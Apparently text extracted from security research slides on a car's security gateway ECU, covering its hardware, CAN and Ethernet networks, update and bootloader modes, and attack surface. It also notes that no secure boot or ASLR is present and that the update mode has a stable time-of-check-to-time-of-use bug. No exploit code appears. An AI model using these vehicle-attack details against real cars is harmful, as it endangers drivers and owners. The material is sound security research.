
LPE

root code execution




LPE

root code execution



GTW

Security Gateway architecture



SYSTEM

Same PCB as Infotainment

—

SoC NXP MCP5748G

—


FreeRTOS PPC-VLE

—

No hardware based secure-boot

—

Uses its own internal flash for software



NETWORKS

Ethernet

—

CAN buses (Chassis/Party/Vehicle)



Features

Filter CAN messages

—

Save log files

—

Update mode

Update other ECUs and itself

—

Provide sensitive information to other

ECU

(VIN/Serial/...)

—

Config Ethernet switch

GTW

Security Gateway software & attack surface

- 3 main software parts
 - **Bootloader**
 - Selects between the two following modes and do software secure boot
 - **Update mode**
 - Fetches updates on the infotainment through TFTP
 - Checks them and updates ECUs through CAN
 - **Main App mode**
 - Handles CAN over UDP messages and filters them
 - Provides access to some sensitive values (VIN, autopilot subscriptions etc..)
 - Acts as a log server


GTW

Security Gateway exploit

33


- GTW uses fixed addresses (no ASLR, code is in the internal flash)
- Seems to be greatly audited, and safely developed
- Logic TOCTOU bug inside the update mode => 100% stable

Booting the update mode



